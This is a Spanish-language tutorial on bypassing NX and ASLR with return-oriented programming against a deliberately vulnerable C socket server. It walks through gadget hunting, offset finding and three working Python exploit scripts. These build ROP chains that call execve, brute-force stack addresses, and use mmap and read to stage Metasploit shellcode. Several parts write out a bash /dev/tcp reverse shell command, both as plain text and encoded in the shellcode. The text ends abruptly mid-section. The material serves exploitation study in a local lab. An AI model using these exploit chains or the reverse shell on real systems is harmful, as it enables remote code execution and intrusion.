Evadiendo
ASLR (Address Space Layout Randomization) y
NX (No-Exec) mediante
ROP (Return Oriented Programming)

Autor : Xavier Jiménez <xjimenez@capatres.com>

Versión : 1.1

Índice de contenido

Preámbulo y conceptos básicos

Después de leer el artículo de danigargu “having fun with rop nxaslr bypass linux”, me propongo un ejercicio para experimentar con la técnica que se describe en la entrada, la Return Oriented Programming. Este documento es el resumen de las conclusiones y técnicas recopiladas durante el desarrollo del ejercicio. En esta ocasión usaremos como programa vulnerable el ejemplo de aplicación cliente/servidor propuesta en el artículo no-nx.pdf (en la sección de referencias podréis encontrar el enlace al artículo y al pdf). Empezaremos reproduciendo la metodología del artículo de danigaru para explotar un binario de 32 bits. Después, saltaremos a la arquitectura de 64 bits y probaremos dos formas distintas de inyectar payloads. La primera nos servirá para proponer un ataque de fuerza bruta, en la segunda introduciremos las funciones mmap y read como herramientas para saltar las restricciones de NX. Por último, propondré un exploit capaz de saltarse NX y ASLR.

Entrando en materia, primero aclaremos un poco los conceptos:

NX es una implementación que evita la ejecución en ciertas partes de la pila. La idea de NX es que aunque logremos desbordar un buffer e inyectar un shellscript, este último no pueda ser ejecutado por estar alojado en un espacio sin permisos de ejecución.

ASLR es otra medida de seguridad que se basa en cargar para cada ejecución, de forma pseudo-aleatoria tanto las librerías de las que depende el binario para ejecutarse, como el espacio asignado a variables. Con este mecanismo se evita que el atacante conozca de antemano donde encontrar las instrucciones o funciones.

ROP (Return Oriented Programming) es una técnica que se basa en provocar saltos en el registro %EIP o %RIP (64 bits), hacia puntos de la pila donde podemos encontrar las instrucciones o grupo de instrucciones que nos interesan en cada momento (mov, pop, xchg, xor ...). Estas últimas siempre estarán seguidas por la instrucción RET, la cual permite que los registros %ESP o %RSP (64 bits) tomen el valor que hemos preparado para el siguiente salto. Cada salto apuntará a otro bloque de instrucciones que a su vez, terminaran con un RET. Estos trozos de códigos dispersos en la pila los llamamos gadgets.

El objetivo de un ataque ROP es enlazar una cadena de gadgets que permitan, por ejemplo, iniciar los registros (EAX/RAX, EBX/RBX, ECX/RCX, EDX/RDX...), que representaran los parámetros que esperara la función que queremos llamar para después llamar a esa función.

Veamos aspecto de un par gadgets:

```
gadget 1
        pop edx
        pop ecx
        pop ebx
        ret

gadget 2
        xor eax eax ;;
        ret
```

Entorno utilizado

OS : Gentoo Linux

Kernel : 3.7.3

Arquitectura : x86_64 Intel(R) Core(TM) i5-2450M

Libc : 2.15

Gcc : 4.6.3

Prueba 1 (Introducción al ROP)

Aplicaremos la misma metodología que en artículo de danigaru para explotar el nuevo programa vulnerable :

```
#include <stdio.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <errno.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <stdlib.h>
#include <string.h>
#include <sys/wait.h>
#include <sys/mman.h>

void die(const char *s)
{
	perror(s);
	exit(errno);
}

int handle_connection(int fd){
	char buf[1024];
	write(fd,"OF Server 1.0\n",14);
	read(fd, buf, 5*sizeof(buf));
	write(fd, "OK\n",3);
	return 0;
}

void sigchld(int x)
{
	while (waitpid(-1,NULL,WNOHANG) != -1);
}

int main()
{
	int sock = -1, afd = -1;
	struct sockaddr_in sin;
	int one = 1;
	printf("&sock = %p system=%p mmap=%p\n", &sock, system, mmap);

	if ((sock = socket(PF_INET, SOCK_STREAM, 0)) < 0)
		die("socket");
	memset(&sin, 0, sizeof(sin));
	sin.sin_family = AF_INET;
	sin.sin_port = htons(1234);
	sin.sin_addr.s_addr = INADDR_ANY;

	setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));
	if(bind(sock, (struct sockaddr *)&sin, sizeof(sin)) < 0)
	  die("bind");
	if(listen(sock, 10) < 0)
	 die("listen");

	signal(SIGCHLD, sigchld);

	for(;;) {
		if((afd = accept(sock, NULL, 0)) < 0 && errno != EINTR)
		   die("accept");
		if(afd < 0)
			continue;
		if(fork() == 0) {
			handle_connection(afd);
			exit(0);
		}
		close(afd);
	}
	return 0;
}
```

Como se puede apreciar, el problema está en la linea “read(fd, buf, 5*sizeof(buf));”

En este caso, lo primero que haremos sera compilar el binario de forma estática y para una arquitectura de 32bits. La gracia de que sea estático es que nos permitirá tener las funciones de las librerías que utilizará enlazadas dentro del propio binario y, esto a su vez, nos permitirá tener muchos más gadgets disponibles.

```
$ gcc -m32 -lstatic no-nx.c -o no-nx
```

Vamos a comprobar que realmente podemos generar un segfault en la aplicación. Primero la ejecutaremos y la interrogaremos con la aplicación netcat

```
$ ./no-nx
&sock = 0xffc83288 system=0x804a350 mmap=0x805e5c0
```

Llegados a este punto, tenemos el servidor escuchando en el puerto 1234. Ahora, en otra terminal lanzamos una petición:

```
$ echo "hola" | nc 127.0.0.1 1234
nc: using stream socket
OF Server 1.0
OK
```

Parece que todo ha ido bien.

Una vez comprobado el entorno, vamos a intentar provocar el desbordamiento usando un poco de perl.

```
$ perl -e 'print “A”x100' | nc 127.0.0.1 1234
nc: using stream socket
OF Server 1.0
OK
```

Como no hemos sobrepasado los 1024 bits de que dispone la variable buf definida en la función handle_connection, nuestra petición se ha procesado sin problemas. Probemos con algo mas grande.

```
$ perl -e 'print "A"x1041' |nc 127.0.0.1 1234
nc: using stream socket
OF Server 1.0
```

Si ejecutamos un *dmesg* podemos leer lo siguiente:

```
no-nx[2861] general protection ip:400b87 sp:7fff4ee3f9d8 error:0 in no-nx[400000+2000]
```

Con 1041 dígitos es suficiente para provocar el desbordamiento.

Para no tener que calcular el offset del punto exacto donde empezará nuestra inyección, nos apoyaremos en dos script hechos en ruby y que vienen con metasploit.

Primero crearemos un patrón con la longitud deseada.

```
$ ruby /usr/lib64/metasploit4.4/tools/pattern_create.rb 1041
```

Para calcular el offset exacto nos valdremos del segundo:

```
$ ruby /usr/lib64/metasploit4.4/tools/pattern_offset.rb 0xDIRECCION
```

Nuestro objetivo ahora es conocer el valor que debe tomar 0xDIRECCION. Para eso nos valdremos del depurador gdb.

Gracias a que disponemos del código del programa vulnerable, sabemos que el fallo se encuentra en la función handle_connection y que se ejecuta dentro de un proceso hijo. Con lo cual vamos a introducir un punto de rotura en el momento en el que se inicie el nuevo proceso.

```
(gdb) set follow-fork-mode child
(gdb) start
(gdb) s
Single stepping until exit from function main,
which has no line number information.
&sock = 0xffffca18 system=0x804a350 mmap=0x805e5c0
```

Ahora tenemos a nuestro servidor esperando la nueva conexión. Desde otra consola vamos a mandarle el patrón creado con el script de ruby.

```
$ ruby /usr/lib64/metasploit4.4/tools/pattern_create.rb 1041 | nc 127.0.0.1 1234
```

Volviendo al gdb, vemos como se ha creado el nuevo proceso, y que el depurador posteriormente se ha detenido. Por ahora vamos a dejar que continúe su ejecución con el comando c.

```
[New process 3565]
[Switching to process 3565]
0x08048f20 in handle_connection ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
```

Con esto obtenemos la dirección que hemos sobrescrito, vamos a calcular el offset exacto.

```
$ruby /usr/lib64/metasploit4.4/tools/pattern_offset.rb 0x69423569
1036
```

Perfecto! Ya tenemos la longitud de basura antes de apilar las direcciones útiles donde se encuentran los gadgets.

Para conseguir las direcciones de los gadgets nos valdremos del programa ropeme-bhus10, pero antes debemos tener claro que es lo que queremos que le suceda a la pila.

En nuestro caso usaremos el mismo método que en el ejemplo. Lo que queremos lograr es una llamada a la función de sistema execve(ejecutable,0,0) donde el ejecutable que queremos lanzar lo pasaremos como primer parámetro.

Una vez claro esto, crearemos el ejecutable, que establecerá los permisos del usuario que haya arrancado el programa vulnerable y nos abrirá una nueva consola. A este programa le llamaremos locked por razones que explicaremos más adelante.

locked.c

```
#include <stdio.h>
#include <unistd.h>

int main(void)
{
 int euid = geteuid();
 setreuid(euid, euid);
 execv("/bin/sh", NULL);
}
```

Procedemos a compilarlo:

```
$ gcc -m 32 locked.c -o locked
```

Lo siguiente que deberemos hacer es buscar nuestros gadgets. Para buscar los gadgets primero tenemos que generar la lista de los que tenemos disponibles, en este caso dentro del ejecutable vulnerable.

```
ROPeMe> generate no-nx
Generating gadgets for no-nx with backward depth=3
It may take few minutes depends on the depth and file size...
Processing code block 1/1
Generated 6732 gadgets
Dumping asm gadgets to file: no-nx.ggt ...
```

Cargamos la lista

```
ROPeMe> load no-nx.ggt
Loading asm gadgets from file: no-nx.ggt ...
Loaded 6732 gadgets
ELF base address: 0x8048000
OK
```

Una vez cargado, buscaremos que gadgets nos interesaran. Primero probaremos con pop edx

```
ROPeMe> search pop edx %
.
.
0x805f095L: pop edx ; pop ecx ; pop ebx ;;
.
.
```

Después, buscaremos xor eax eax, con lo que ya hemos localizado el segundo gadget:

```
ROPeMe> search xor eax eax %
.
.
0x8049723L: xor eax eax ;;
.
.
```

Deberemos buscar todos aquellos gadgets que nos puedan resultar útiles para dejar la pila como nos interesa. Como el binario es estático disponemos de muchos gadgets y esto hace posible configurar nuestro paquete de distintas formas. Os animo a todos a buscar y experimentar otras posibilidades.

Aquí os avanzo las instrucciones con el que logramos el éxito:

```
pop edx
pop ecx
pop ebx
*val-edx<-0xffffffff
*val-ecx<-0xffffffff
*val-ebx<-Direccion del parámetro con el nombre del ejecutable
inc ecx-> ecx=0
inc edx-> edx=0
xor eax eax-> eax=0
inc eax->eax=1
.
. ser repite la instrucción hasta el valor de la llamada a execve
.
inc eax->eax=0xb (eax contiene el valor de la llamada a execve)
int 0x80->realizamos la llamada
```

Este conjunto de instrucciones son las que queremos ejecutar. Si lo conseguimos, los registros tomaran los valores que nos interesan para que, si existe el ejecutable con el nombre correcto, el proceso hijo invoque nuestra llamada al sistema.

Para llamar a otra función del sistema distinta a execve, deberíamos adecuar el valor del registro %EAX. Para obtener este valor, podremos buscarlo en las fuentes del sistema:

```
/usr/include/asm/unistd_32.h
```

En nuestro caso:

```
#define __NR_execve 11 (11 dec->0xb hex)
```

Una vez hemos localizado todo el grupo de gadgets que necesitamos, los pondremos todos juntos usando python. Aunque primero, deberemos localizar un puntero que contenga el nombre del primer parámetro del execve(ejecutable,0,0)

Tal y como nos sugiere danigaru, usaremos la herramienta rabin2 que nos proporciona el framework radare2. Rabin2 nos revelará las direcciones de memoria donde se cargan las cadenas en la sección .data del binario. Estas referencias las podremos usar porque estos punteros no variarán de posición entre ejecuciones, por lo que lo aprovecharemos en nuestra inyección.

```
$ rabin2 -z no-nx

addr=0x080c4ba8 off=0x0007cba8 ordinal=000 sz=14 section=.rodata string=OF Server 1.0
addr=0x080c4bb7 off=0x0007cbb7 ordinal=001 sz=3 section=.rodata string=OK
addr=0x080c4bbb off=0x0007cbbb ordinal=002 sz=29 section=.rodata string=&sock = %p system=%p mmap=%p
addr=0x080c4bd9 off=0x0007cbd9 ordinal=003 sz=7 section=.rodata string=socket
addr=0x080c4be0 off=0x0007cbe0 ordinal=004 sz=5 section=.rodata string=bind
.
.
addr=0x080c5165 off=0x0007d165 ordinal=050 sz=7 section=.rodata string=locked
.
.
```

Necesitaremos buscar una cadena compuesta solo por caracteres alfa-númericos. Podéis elegir la que queráis. En este caso, elijo el string locked en la dirección 0x080c5165. Este es el motivo de haber llamado locked al programa que ejecutaremos tras la explotación.

Con esto ya tenemos todos los elementos necesarios :

```
Offset      → 1036
Gadgets     → 0x0805f095  → # pop edx ; pop ecx ; pop ebx ;;
              0x080de4c5  → # inc ecx ;;
              0x08059f27  → # inc edx ;;
              0x08049723 → # xor eax eax ;;
              0x080a279f  → # inc eax ;;
              0x0805f880  → # int 0x80 ;;
String      →  0x080c5165 → # string locked
```

Vamos a ponerlo todo junto usando python :

ropper.py

```
#!/usr/bin/python
#
# Exploit ROP
#

from struct import pack

binary = "no-nx"
junk = "A" * 1036

cntrl_string = pack('<I', 0x080c5165) # string: locked

rop = pack('<I', 0x0805f095)  # pop edx ; pop ecx ; pop ebx ;;
rop += pack('<I', 0xffffffff)  # pop edx; (edx = 0xffffffff)
rop += pack('<I', 0xffffffff)  # pop ecx; (ecx = 0xffffffff)
rop += cntrl_string # pop ebx; (ebx = Puntero cadena que utilizara execve)
rop += pack('<I', 0x080de4c5)  # inc ecx ;; (ecx = 0)
rop += pack('<I', 0x08059f27)  # inc edx ;; (edx = 0)
rop += pack('<I', 0x08049723)  # xor eax eax ;;
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x1)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x2)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x3)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x4)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x5)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x6)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x7)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x8)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0x9)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0xa)
rop += pack('<I', 0x080a279f)  # inc eax ;; (eax = 0xb)
rop += pack('<I', 0x0805f880)  # int 0x80 ;;  execve(CADENA,0,0)

payload = junk + rop

print payload
```

Despúes de esto, ya tenemos nuestro exploit preparado. Vamos a ver que sucede.

En una consola arrancamos el servidor:

```
./no-nx
&sock = 0xffe6aed8 system=0x804a350 mmap=0x805e5c0
```

En otra lanzamos el ataque:

```
$python ropper.py | nc 127.0.0.1 1234
nc: using stream socket
OF Server 1.0
```

Volvemos a la consola donde tenemos arrancado el servidor y vemos lo siguiente:

```
$./no-nx
&sock = 0xffe6aed8 system=0x804a350 mmap=0x805e5c0
usuario@host /home/usuario $
```

El ataque ha sido un éxito, hemos logrado ejecutar el binario locked!

Para complicar un poco más el tema, en el siguiente ejercicio vamos a tratar de inyectar un payload que nos proporcione algo mas de juego.

Prueba 2 (Inyectando un payload)

Esta vez vamos a usar un binario compilado de forma dinámica y en 64 bits, por lo que se va a complicar recopilar los gadget dentro del binario. De momento añadiremos los gadget que necesitemos en una función a la que llamaremos rop.

Este es el aspecto de la función que vamos a añadir al programa vulnerable, contendrá los gadgets que necesitaremos.

no-nx.c

```
int rops(){
__asm__("movq %rbp,%rdi;retq");
__asm__("xor %rax,%rax;retq");
__asm__("add $0x3b,%al;retq");
__asm__("xor %rsi,%rsi;retq");
__asm__("xor %rdx,%rdx;retq");
}
```

Compilamos de nuevo

```
$gcc -o no-nx-dynamic no-nc.c
```

Posteriormente intentaremos saltarnos ASLR, pero primero vamos a realizar el ejercicio sin él.

```
'0' > /proc/sys/kernel/randomize_va_space
```

Repetimos la operación con los scripts de metasploit para calcular el offset exacto donde empieza la sobrescritura. A continuación vemos el valor que toma el registro %RSP antes del ret, momento a partir del cuál empezaremos a controlar la pila.

```
(gdb) x/a $rsp
0x7fffffffd7a8:      0x6942356942346942

 $ ruby /usr/lib64/metasploit4.4/tools/pattern_offset.rb 0x6942356942346942
1032
```

Nuestro objetivo será intentar que el equipo remoto ejecute:

```
bash -i >& /dev/tcp/127.0.0.1/8080 0>&1
```

Este comando nos brindaría una consola remota en cualquier ip, pero para las pruebas usaremos localhost, donde tendremos a netcat escuchando en el puerto 8080.

Como queremos enviar el comando dentro de nuestro payload y no podemos saber en que posición de la pila va a estar, escribiremos en python un exploit que vaya lanzando el siguiente paquete de instrucciones, pero incrementando el stack_addr hasta que encontremos nuestro comando en la memoria. Realizando un ataque de fuerza bruta.

```
rop = pack('<Q', 0x0400a62)      # pop rbp
rop += pack('<Q', stack_addr)    # dirección del comando que queremos ejecutar
rop += pack('<Q', 0x0400b47)     # mov rdi, rbp
rop += pack('<Q', 0x0400b4b)     # xor rax, rax
rop += pack('<Q', 0x0400b4f)     # add $0x3b,%al
rop += pack('<Q', 0x0400b52)     # xor rsi, rsi
rop += pack('<Q', 0x0400b56)     # xor rdx, rdx
rop += pack('<Q', 0x04008c0)     # syscall@plt
```

Para encontrar las posiciones de los gadgets que hemos añadido al programa vulnerable podemos usar *objdump -D no-nx-dynamic*

```
0000000000400baf <rop>:
  400baf:       55                      push   %rbp
  400bb0:       48 89 e5                mov    %rsp,%rbp
  400bb3:       48 89 ef                mov    %rbp,%rdi
  400bb6:       c3                      retq
  400bb7:       48 31 c0                xor    %rax,%rax
  400bba:       c3                      retq
  400bbb:       04 3b                   add    $0x3b,%al
  400bbd:       c3                      retq
  400bbe:       48 31 f6                xor    %rsi,%rsi
  400bc1:       c3                      retq
  400bc2:       48 31 d2                xor    %rdx,%rdx
  400bc5:       c3                      retq
  400bc6:       5d                      pop    %rbp
  400bc7:       c3                      retq
```

Para seguir adelante con el ejercicio, nos hará falta conocer el rango de direcciones donde queremos buscar nuestro comando. Si ejecutamos varias veces el programa, veremos que la dirección que reserva a sock siempre es la misma. Esto pasa porque que no tenemos ASLR activo (&sock = 0x7fffffffd818). Significa que una vez conozcamos la dirección donde se carga el comando, siempre sabremos donde localizarlo. Una propuesta para evadir ASLR es utilizando la fuerza bruta, que consiste en ir probando hasta dar con el punto correcto.

Para este exploit cerraremos el rango de búsqueda, ya que ASLR no está activo y nos permitirá encontrar el comando con facilidad. Con ASLR activo, este mismo ataque podría tardar horas en ser efectivo.

Este es el aspecto del script python encargado de realizar el ataque:

```
#!/usr/bin/python
#
# Exploit ROP
#

from struct import pack
import time
import socket
import sys

port = 1234
host = '127.0.0.1'

binary = "no-nx"
trigger = ""
junk = "B" * 1032

comm = "bash -i >& /dev/tcp/127.0.0.1/8080 0>&1;"

stack_addr = 0x7fffffffd7f0  #inicio
stack_limit = 0x7fffffffdfff #limite

while stack_addr <  stack_limit :

        rop = pack('<Q', 0x0400a62)       # pop rbp
        rop += pack('<Q', stack_addr)     # dirección del comando que queremos ejecutar
        rop += pack('<Q', 0x0400b47)      # mov rdi, rbp
        rop += pack('<Q', 0x0400b4b)      # xor rax, rax
        rop += pack('<Q', 0x0400b4f)      # add $0x3b,%al
        rop += pack('<Q', 0x0400b52)      # xor rsi, rsi
        rop += pack('<Q', 0x0400b56)      # xor rdx, rdx
        rop += pack('<Q', 0x04008c0)      # syscall@plt

        payload = junk + rop + comm

        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        except socket.error, msg:
                print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error message : ' + msg[1]
                sys.exit();

        s.connect((host, port))

        try:
                s.sendall(payload)
        except socket.error:
                        print 'send failed'

        try:
                buf = s.recv(2048)
                print buf
        except socket.error:
                print 'error lectura'

        stack_addr += 0x01
        print hex(stack_addr)
        time.sleep(0.1)

        s.close()
```

Con esto último, ya estamos listos para realizar el ejercicio. Vamos a probarlo.

Arrancamos el servidor:

```
usuario@host $ ./no-nx-dynamic
&sock = 0x7fffffffd818 system=0x4008c0 mmap=0x4008b0
```

Ponemos a escuchar netcat en el puerto 8080, así cuando el programa ejecute la instrucción correcta se nos abrirá una consola.

```
usuario@host  $ nc -l -p 8080
```

Lanzamos el exploit:

```
usuario@host $ python ropper_64.py
.
.
0x7fffffffd828
OF Server 1.0
OK

0x7fffffffd829
OF Server 1.0
OK

0x7fffffffd82a
```

Como podéis ver, se queda parado en este punto. Si vamos al servidor, veréis que han ido apareciendo mensajes de error de ejecución

```
sh: $'\377\177': command not found
sh: $'\177': command not found
```


Y en el netcat podemos ver:

```
usuario@host $ nc -l -p 8080
nc: using stream socket
usuario@host $
```

Conseguido. Tenemos la consola!!

Prueba 3 (desafiando NX en remoto mediante mmap y read)

Esta vez probaremos a explotar el ejemplo desde otro enfoque. Por el momento vamos a dejar las técnicas sobre return-into-libc y ASLR a un lado. Nuestro objetivo será realizar las siguientes acciones mediante los gadgets que buscaremos más adelante:



La idea es que una vez desbordamos el buffer, aprovechemos la función mmap para reservar un espacio en memoria conocido, con derechos de lectura, escritura y ejecución. Después, con la función read recogeremos el shellcode que queramos ejecutar, en nuestro caso "bash -i >& /dev/tcp/127.0.0.1/8080 0>&1;" y lo colocamos en ese espacio previamente creado. La instrucción jmp a la dirección provocará la ejecución del comando.

Para entender como estará organizado todo vamos a investigar primero como deberemos tener preparado la pila antes de realizar las llamadas a mmap y read. Para ello vamos a escribir esas instrucciones en un programa C.

```
$man 3 mmap

SYNOPSIS
     #include <sys/mman.h>

     void *mmap(void *addr, size_t len, int prot, int flags,
          int fildes, off_t off);
```

Escribimos la llamada en C:

mmap.c

```
void main(){
char *buf;
char *addr;
addr = 0x000013370000;

buf=mmap(addr,4096,PROT_EXEC|PROT_READ|PROT_WRITE,MAP_SHARED|MAP_FIXED|
MAP_ANONYMOUS,0xffffffff,0);
if (buf == MAP_FAILED)
      printf("Error en el mapeo\n");
}
```

El programa reserva en la dirección 0x013370000 4096 bytes con derechos de lectura, escritura y ejecución, lugar perfecto para emplazar un shellcode

Estos serán los parámetros que pasaremos a mmap:

addr → dirección
4096 → tamaño de la reserva
PROT_EXEC|PROT_READ|PROT_WRITE → atributos rwx del espacio
MAP_SHARED|MAP_FIXED|MAP_ANONYMOUS → atributos de manejo
0xffffffff → no apuntamos descriptores de ficheros
0 → no requerimos de offset

A continuación, compilaremos mmap:

```
$gcc -o mmap mmap.c
```

Una vez realizado esto, lo desensamblaremos y leeremos en la sección main como debemos preparar la llamada a la función:

```
$obdump -D mmap |less

0000000000400584 <main>:
  400584:       55                      push   %rbp
  400585:       48 89 e5                mov    %rsp,%rbp
  400588:       48 83 ec 10             sub    $0x10,%rsp
  40058c:       48 c7 45 f8 00 00 37    movq   $0x13370000,-0x8(%rbp)
  400593:       13
  400594:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  400598:       41 b9 00 00 00 00       mov    $0x0,%r9d
  40059e:       41 b8 ff ff ff ff       mov    $0xffffffff,%r8d
  4005a4:       b9 31 00 00 00          mov    $0x31,%ecx
  4005a9:       ba 07 00 00 00          mov    $0x7,%edx
  4005ae:       be 00 10 00 00          mov    $0x1000,%esi
  4005b3:       48 89 c7                mov    %rax,%rdi
  4005b6:       e8 c5 fe ff ff          callq  400480 <mmap@plt>
```

1) Pone nuestra dirección conocida en %rdi

```
40058c: movq   $0x13370000,-0x8(%rbp)
400594: mov    -0x8(%rbp),%rax
.
4005b3: mov    %rax,%rdi
```

2) Pone a 0 %r9d

```
400598: mov    $0x0,%r9d
```

3) 0xffffffff en %r8d

```
40059e: mov    $0xffffffff,%r8d
```

4) %ecx a 31

```
4005a4:   mov    $0x31,%ecx
```

5) 7 en %edx

```
4005a9: mov    $0x7,%edx
```

6) pone a 0x1000 (4096 en decimal), %esi

```
4005ae:  mov    $0x1000,%esi
```

7) Llama a mmap@plt

```
4005b6: callq  400480 <mmap@plt>
```

Con lo que ya sabemos que valores deben tener los registros en la pila:

rax=$0x13370000;**ecx**=$0x31;**edx**=$0x7;**esi**=$0x1000;**r8d**=$0xffffffff;**r9d**=$0x0

La función read necesita que le pasemos como parámetro el descriptor de fichero que usará el socket. Para encontrarlo, lanzaremos el servidor depurándolo con strace:

```
$strace -f -i ./no-nx-dynamic
```

De esta manera, cuando le mandemos una petición strace nos mostrará todas las llamadas de sistema. Entre ellas, las que nos interesan:

```
.
.
write(4, "OF Server 1.0\n", 14 <unfinished ...>
read(4, "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"..., 5120)
.
.
```

Gracias a esto, podemos ver que el valor que debe tomar el descriptor de fichero es 4. Nuestro objetivo será leer del socket de red y colocarlo en el espacio de memoria que controlamos. Vamos a ver como funciona read.

```
$man 3 read

SYNOPSIS
     #include <unistd.h>
          ssize_t read(int fildes, void *buf, size_t nbyte);
```

A continuación, escribiremos la llamada a read:

read.c

```
#include <unistd.h>

void main(){
char buf[4096];
read(4, buf, sizeof(buf));
}
```

Posteriormente, compilaremos el fuente:

```
$gcc -o read read.c
```

Por último, desensamblaremos el binario utilizando objdump -D y nos quedaremos con la parte del main:

```
0000000000400534 <main>:
 400534:       55                      push   %rbp
 400535:       48 89 e5                mov    %rsp,%rbp
 400538:       48 81 ec 00 10 00 00    sub    $0x1000,%rsp
 40053f:       48 8d 85 00 f0 ff ff    lea    -0x1000(%rbp),%rax
 400546:       ba 00 10 00 00          mov    $0x1000,%edx
 40054b:       48 89 c6                mov    %rax,%rsi
 40054e:       bf 04 00 00 00          mov    $0x4,%edi
 400553:       e8 d8 fe ff ff          callq  400430 <read@plt>
 400558:       c9                      leaveq
 400559:       c3                      retq
```

Con lo que la pila nos deberá quedar así:

rdi=$0x4 (fd del socket),**rdx**=$0x1000 (tamaño),**rsi**=$0x13377000 (dirección de destino)

Por lo que este será el aspecto de la función rop() conteniendo los gadgets que usaremos esta vez:

```
int rops(){
__asm__("mov $0x31,%ecx;retq");
__asm__("mov $0x7,%edx;retq");
__asm__("mov $0x1000,%esi;retq");
__asm__("mov $0x13370000,%edi;retq");
__asm__("mov $0xffffffff,%r8d;retq");
__asm__("mov $0x0,%r9d;retq");
__asm__("pop %rdi;retq");
__asm__("mov $0x13370000,%rsi;retq");
__asm__("mov $0x00001000,%edx;retq");
__asm__("mov $0x13370000,%eax;retq");
}
```

Una vez recompilado no-nx.c, localizaremos las direcciones de los nuevos gadgets con objdump, tal y como hicimos anteriormente.

Por último, necesitaremos generar el shellcode que cargaremos en el espacio que nos hemos preparado. Para ello, usaremos el framework metasploit:

```
$ msfconsole4.4
msf > use payload/linux/x64/exec

msf  payload(exec) > set CMD bash -i >& /dev/tcp/127.0.0.1/8080 0>&1;

msf  payload(exec) > generate
buf =
"\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +
"\x29\x00\x00\x00\x62\x61\x73\x68\x20\x2d\x69\x20\x3e\x26" +
"\x20\x2f\x64\x65\x76\x2f\x74\x63\x70\x2f\x31\x32\x37\x2e" +
"\x30\x2e\x30\x2e\x31\x2f\x38\x30\x38\x30\x20\x30\x3e\x26" +
"\x31\x3b\x00\x56\x57\x48\x89\xe6\x0f\x05"
```

Bien! Ya tenemos todos los ingredientes necesarios para esta prueba de concepto. Vamos a ver como queda el exploit.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
#
# Exploit ROP&shell
#

from struct import pack
import threading
import time
import socket
import sys
import subprocess

port = 1234
host = '127.0.0.1'
binary = "no-nx-dynamic"
junk = "B" * 1032

MAPADDR = 0x000013370000
mmap = 0x0400900
listen = 0x0400980
read = 0x0400950

SC = ("\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +
"\x29\x00\x00\x00\x62\x61\x73\x68\x20\x2d\x69\x20\x3e\x26" +
"\x20\x2f\x64\x65\x76\x2f\x74\x63\x70\x2f\x31\x32\x37\x2e" +
"\x30\x2e\x30\x2e\x31\x2f\x38\x30\x38\x30\x20\x30\x3e\x26" +
"\x31\x3b\x00\x56\x57\x48\x89\xe6\x0f\x05")

rop = pack('<Q', 0x0400bb3)    #mov    $0x31,%ecx
rop += pack('<Q', 0x0400bb9)  #mov    $0x7,%edx
rop += pack('<Q', 0x0400bbf)  #mov    $0x1000,%esi
rop += pack('<Q', 0x0400bc5)  #mov    $0x13370000,%edi
rop += pack('<Q', 0x0400bcb)  #mov    $0xffffffff,%r8d
rop += pack('<Q', 0x0400bd2)  #mov    $0x0,%r9d
rop += pack('<Q', mmap)         #mmap@plt
rop += pack('<Q', 0x0400bd9)  #pop %rdi
rop += pack('<Q', 0x04)         #rdi = 4 (fd del socket)
rop += pack('<Q', 0x0400be3)  #mov    $0x1000,%edx
rop += pack('<Q', 0x0400bdb)  #mov    $0x13370000,%rsi
rop += pack('<Q', read)         #read@plt
rop += pack('<Q', 0x0400be9)  #mov    $0x13370000,%eax
rop += pack('<Q', 0x0400ade)  #jmp $eax; pop ebp

payload = junk + rop
subprocess.call(['gnome-terminal', '-e','nc -l -p 8080'])

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error, msg:
        print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error message : ' + msg[1]
        sys.exit();
s.connect((host, port))

try:
        s.send(payload)
except socket.error:
        print 'send failed'
try:
        buf = s.recv(2048)
        print buf
except socket.error:
        print 'error lectura'

time.sleep(0.1)
s.send(SC)
```

Introducción al return-into-libc

Esta técnica se basa en apoyarse en la librería libc cuando estamos explotando una vulnerabilidad de una aplicación. La inmensa mayoría de ejecutables dependen de esta librería, por lo que están enlazados a ella y la cargarán en memoria. Con libc cargada, podemos llegar a usar sus funciones y gadgets para nuestros fines. Conociendo la dirección en que se ha cargado la librería, podríamos apuntar a cualquier función o gadget que nos interese dentro de libc. Para encontrar el lugar donde se encuentra el gadget o función, deberemos sumar el offset que hay del principio de la librería hasta el punto que nos interesa, a la dirección donde se cargó la librería. Vemos unos ejemplos.

```
$ gdb no-nx-dynamic
(gdb) start
(gdb) disas system

Dump of assembler code for function system:
   0x00007ffff7a76640 <+0>: push   %rbx
   0x00007ffff7a76641 <+1>: sub    $0x10,%rsp
   0x00007ffff7a76645 <+5>: test   %rdi,%rdi
.
